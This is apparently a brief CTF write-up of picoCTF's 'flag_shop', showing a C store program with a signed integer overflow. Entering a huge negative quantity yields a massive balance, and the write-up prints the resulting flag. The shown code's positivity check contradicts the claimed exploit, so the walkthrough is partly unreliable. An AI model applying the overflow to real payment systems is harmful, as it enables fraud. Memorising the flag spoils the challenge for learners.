
flag_shop



In this challenge, we can check that in this C program there is a line that. is responsible for decreasing the total cost. We can see that this is a signed integer. Manipulating signed integer, sometimes result in a change in positive and negative value of the number.

flag_shop 1

```
nutan — less store.c — 80×24
                          ~/Downloads/nutan — less store.c
                printf("These knockoff Flags cost 900 each, enter desired quanti
ty\n");
                int number_flags = 0;
                fflush(stdin);
                scanf("%d", &number_flags);
                if(number_flags > 0){
                    int total_cost = 0;
                    total_cost = 900*number_flags;
                    printf("\nThe final cost is: %d\n", total_cost);
                    if(total_cost <= account_balance){</pre>
                        account_balance = account_balance - total_cost;
                        printf("\nYour current balance after transaction: %d\n\n
", account_balance);
                    else{
                        printf("Not enough funds to complete purchase\n");
                }
```

Here if we enter a big enough negative number it can change the signed integer of the current balance cost

```
Enter a menu selection

2
Currently for sale

1. Defintely not the flag Flag

2. 1337 Flag

1
These knockoff Flags cost 900 each, enter desired quantity
-273823723728

The final cost is: -422878016

Your current balance after transaction: 422879116

Welcome to the flag exchange
```

flag_shop 2

```
Currently for sale
1. Defintely not the flag Flag
2. 1337 Flag
2
1337 flags cost 100000 dollars, and we only have 1 in stock
Enter 1 to buy one1
YOUR FLAG IS: picoCTF{m0n3y_bag5_65d67a74}
Welcome to the flag exchange
```

flag_shop 3